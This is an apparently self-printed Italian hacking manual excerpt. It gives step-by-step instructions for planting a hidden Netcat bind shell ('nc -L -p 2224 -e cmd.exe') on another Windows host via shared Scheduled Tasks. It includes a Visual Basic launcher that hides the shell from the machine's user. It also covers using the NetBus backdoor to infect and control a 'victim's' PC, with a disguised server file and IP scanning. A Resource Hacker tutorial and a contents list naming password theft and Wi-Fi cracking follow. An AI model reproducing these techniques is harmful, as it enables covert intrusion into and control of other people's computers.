Cominciamo accedendo alle risorse condivise dell'host da controllare: ammettiamo che il suo indirizzo sia 192.168.1.3, quindi in Start - Esegui scriveremo \\192.168.1.3.

Visualizzeremo ora le cartelle condivise dell'host, apriamo quella di nome Operazioni Pianificate.

Clicchiamo con il pulsante destro su un punto vuoto della cartella e scegliamo Nuovo.

A questo punto verrà creato un nuovo file; apriamolo e avremo di fronte questa finestra:

Ora sul campo Esegui scriveremo il nostro comando da impartire o l'applicazione da aprire, sul campo Esegui come, assicuratevi che ci sia scritto il nome dell'host \ utente di quell'host.

Sinceriamoci che sia abilitata l'opzione Attivata

Ora spostiamoci sulla scheda Pianificazione:

Impostiamo la pianificazione in ***Una sola volta*** e selezioniamo il giorno odierno; per quanto riguarda l'ora di avvio dobbiamo impostarla un minuto avanti all'orario corrente (così il comando verrà eseguito tra un minuto), clicchiamo su Applica, poi OK ed il gioco è fatto: tra un minuto l'host eseguirà l'operazione da noi impartita e soprattutto l'operazione verrà eseguita a nome dell'altro utente.

Creiamoci direttamente una Shell

Oltre ad eseguire un comando, grazie a questo trucco possiamo anche aprire una finestra di comando: per farlo ci viene in aiuto il buon vecchio Netcat.

Scompattiamo l'archivio e copiamo il file nc.exe nella cartella Windows dell'host, tale cartella è sempre condivisa per scopi amministrativi e si può raggiungere così: \\192.168.1.3\c$\Windows

Ovviamente l'indirizzo IP è quello del vostro host da controllare.

Ora torniamo nella cartella Operazioni Pianificate dell'host, creiamo una nuova operazione come prima, ma nel comando da eseguire scriviamo nc -L -p 2224 -e cmd.exe .

Questo comando impone a Netcat di mettere in ascolto cmd.exe sulla porta 2224:

in questo modo, noi potremo connetterci a tale porta con un terminale testuale (Telnet, PuTTY.. ecc). Ci risponderà cmd.exe, e potremmo quindi eseguire i comandi dos nell'host remoto.

Ricordatevi di impostare l'orario dell'operazione pianificata un minuto avanti all'orario corrente; clicchiamo su Applica, OK.

(Aspettiamo un minuto, il tempo che l'host esegua l'operazione....) e come potete vedere nell'immagine qua sotto, collegandosi alla porta 2224 dell'host avremo un accesso diretto ad esso tramite interfaccia a linea di comando; potete quindi impartire i comandi testuali come se vi trovaste fisicamente di fronte al terminale remoto

Però Netcat nell'host non viene eseguito in modalità nascosta: alla sua apertura compare una finestra, e questo potrebbe risultare scomodo, specialmente se in quel PC ci sta lavorando un utente.

Per eseguire Netcat in modalità nascosta possiamo realizzare un *Launcher*, ossia un programma che esegua Netcat in maniera invisibile; ovviamente nell'operazione pianificata dovremmo impostare l'esecuzione del Launcher (e non direttamente Netcat)

Il Launcher si può scrivere in tre righe di Visual Basic, utilizzando l'istruzione Shell:

visualizza in puro testocopia negli appuntistampa?

```
1. Private Sub Form_Load ()
2.
3. Form1.visible = False
4.
5. Shell ("nc -L -p 2224 -e cmd.exe"), vbHide
6.
7. Unload Form1
8.
9. End Sub
```

Creiamo l'eseguibile, denominiamolo ncLauncher.exe e copiamolo nella cartella Windows dell'host remoto (dove avevamo precedentemente posizionato nc.exe).

Ora andiamo a creare la nostra operazione pianificata nella stessa maniera di prima, ma come comando da eseguire impostiamo ncLauncher.exe. (Ricordiamoci ancora di impostare l'esecuzione un minuto avanti all'orario corrente).

Così viene eseguito il Launcher (in modalità nascosta) che a sua volta esegue Netcat (anch'esso in modalità nascosta). E noi abbiamo la nostra shell "spawned" nascosta senza disturbare l'utente dell'host.

Sicurezza - NetBus.

Come infettare e controllare il computer della vittima

NetBus, programma per apprendisti. Infettare e controllare il computer della vittima. Il funzionamento pratico.

NetBus è il software più usato dagli apprendisti hackers. Essendo un programma client-server si divide in due file che vanno eseguiti uno sul server (vittima) e uno sul client (hacker). Si usa in fase di apprendistato perchè consente di piratare un PC senza avere troppe conoscenze informatiche.

Info avanzate:

NETBUS è un programma di BACKDOOR, grazie a questo programma l'hacker può teleguidare il vostro computer. E' molto più evoluto di Back Orifice e ha una interfaccia molto più semplice. Bisogna solo conoscere l'indirizzo IP del computer da colpire (non è difficile ottenerlo), stabilire la connessione e premere i pulsanti del programma client (quello dell'hacker) come Open CD-ROM che fa aprire e chiudere il cassettino del CD-ROM del server remoto (la vittima) e moltissimi altri comandi intuitivi.Ciò che lo rende più evoluto degli altri programmi di back door è la possibilità di fare la scansione automatica degli indirizzi IP, in questo modo l'hacker non deve inserire sequenzialmente ogni indirizzo IP ma sarà il programma stesso a farne la scansione. In più c'è la possibilità di avere più hackers che piratano in simultanea una stessa vittima.

Istruzioni per l'uso di Netbus:

Il programma comprende due file entrambi forniti con un Trojan: il lato client (NETBUS.EXE) e il lato server (PATCH.EXE).Il lato server è il file con dimensione minore ed è il file che infetta il computer del malcapitato; deve essere eseguito sul PC della vittima; il nome del file è PATCH.EXE (ma il nome può essere modificato a proprio piacimento); il programma è difficilmente visibile e si carica anche dopo successivi riavvii del computer.Il lato client è il file che usa l'hacker per spiare (o distruggere) la vittima; ha un interfaccia semplicissima a pulsanti; bisogna solo inserire l'indirizzo IP del computer infetto e premere "Connect!" per stabilire la connessione.Se non si conosce l'indirizzo IP della vittima si può fare la scansione di un certo range di indirizzi:Con NetBus 1.70 basta inserire nel campo "host name/IP" xxx.xxx.xxx.0+255 (dove xxx è un numero compreso tra 0 e 255) e premere "Scan!"; in questo modo Netbus controllerà gli indirizzi da xxx.xxx.xxx.0 a xxx.xxx.xxx.255.

Resource Hacker

Sicuramente vi sarete chiesti come fanno gli smanettoni a modificare i programmi cambiandogli il nome, l'icona, il testo o l'immagine ad esso associata. Beh.. vi tranquillizzo dicendovi che non è per nulla un'operazione da "cracker", come molti sostengono, e non richiede nessuna abilità o conoscenza di alcun tipo di linguaggio di programmazione, basta munirsi di qualche strumento che permette di aprire il programma e visualizzarne il contenuto, operazioni che ai tempi di ms-dos venivano fatte usando il debug.

Uno strumento molto utile, gli esperti in materia ne avrà già sentito parlare, è **ResourceHacker**, meglio noto come **ResHacker**.

Vediamo di fare un breve esempio per capire come funziona e cosa possiamo fare. Innanzitutto scarichiamo ResHacker dal sito ufficiale, oppure dal link diretto. Non si installa, basta scompattare il file zippato ed estrarre tutto in una cartella.


Apriamo la cartella e clicchiamo sul file **ResHacker.exe** per lanciare il programma.

Modifichiamo Google Talk

In questo esempio vedremo come modificare l'applicazione Google Talk, operazione che ho già fatto quando Google ha lanciato per la prima volta il programma, per cambiare la lingua da inglese a italiano.

Attenzione! Vi consiglio di fare una copia del programma per evitare di danneggiarlo nel caso in cui viene commesso qualche errore. L'applicazione dovrebbe trovarsi su C:\Programmi\Google\Google Talk**googletalk.exe** facciamone una copia e chiamiamola **googletalktest.exe**

Lanciamo quindi ResHacker e clicchiamo su *File => Open* e cerchiamo la nostra applicazione




Clicchiamo su *Apri* e tutte le informazioni contenute nell'applicazione saranno caricate su ResHacker.

Adesso possiamo lavorare sul file. Nella schermata di ResHacker, a sinistra, è presente un menu che contiene diverse voci, og

nuna richiama un oggetto presente nell'applicazione.


Cliccando ad esempio su **Dialog/131/0** corrisponde la chiamata di una form che visualizza un errore di connessione



Nella **CAPTION** viene dichiarato il nome della form che verrà aperta, un pò come il titolo di un sito web. Alla voce CAPTION basta cambiare il testo che si trova tra le virgolette (") per modificare il nome della form.

Mentre su **CONTROL** viene inserito il messaggio che deve visualizzare, anche qui basterà cambiare il testo tra le virgolette (").

Finite le modifiche, clicchiamo in alto su **Compile Script** ed ecco come apparirà la nuova form



Le stesse operazioni vanno eseguite per tutte le form, inoltre è possibile sostituire una immagine, una icona, un file audio, l'importante che tali file vengano salvati con lo stesso nome che avevano originariamente, altrimenti la chiamata all'oggetto non viene riconosciuta.

ResHacker è un ottimo programma per iniziare a giocare con queste piccole cose ma se lo si conosce affondo permette di agire direttamente sul codice e manomettere ad esempio una dll o qualche altro file di sistema. Esistono programmi molto più professionali per craccare ma questo esempio è solo una dimostrazione che vuole evidenziare quanto sia semplice agire sugli eseguibili.

INDICE

Pag 1 Google password username
Pag 8 Recupero password: trinity rescue kit
Pag 9 Windows: resettare password disco installazione
Pag 10 Linux: resettare la password
Pag 11 Resettare password del BIOS
Pag 11 Resettare Password utente linea di comando
Pag 12 Collegarsi a windows senza utente e password
Pag 12 Prelevare le password da windows:Voip,Messenger, browser etc
Pag 13 USB KEY cavallo di Troia. Prelevare tutte le password con PenDrive
Pag 17 Farsi inviare Password da E-mail della vittima
Pag 18 IEXPRESS File autoestraente:: manuale
Pag 20 Entrare nelle reti Wi-Fi – Tool per reti wireless
Pag 21 Wireshark Tutorial
Pag 23 Versioni Live Linux: **Knopils, Backtrack,Restore, Opcrack, Helix**
Pag 24 BackTrack Craccare chiave WPA
Pag 25 Il Computer poliziotto: OSFlorensics
Pag 28 Cain Abel Forza bruta
Pag 29 Password del BIOS
Pag 34 Controllo Remoto : metodi legali- LogMeIn, Tonido, Team Viewer
Pag 40 JetByte: trasferire e condividere File
Pag 41 Comodo Easy VPN
Pag 44 Controllo remoto: metodi (non proprio) legali
Pag 44 NetBus 2Pro
Pag 47 ProRat
Pag 49 Backdoor con VNC
Pag 50 Launcher: eseguire programmi in modalità nascosta
Pag 51 NETCAT: il coltellino svizzero delle reti
Pag 55 Sicurezza - NetBus.
Pag 56 Resource Hacker

Volume non in vendita
Uso consentito dalla legge
Stampato in proprio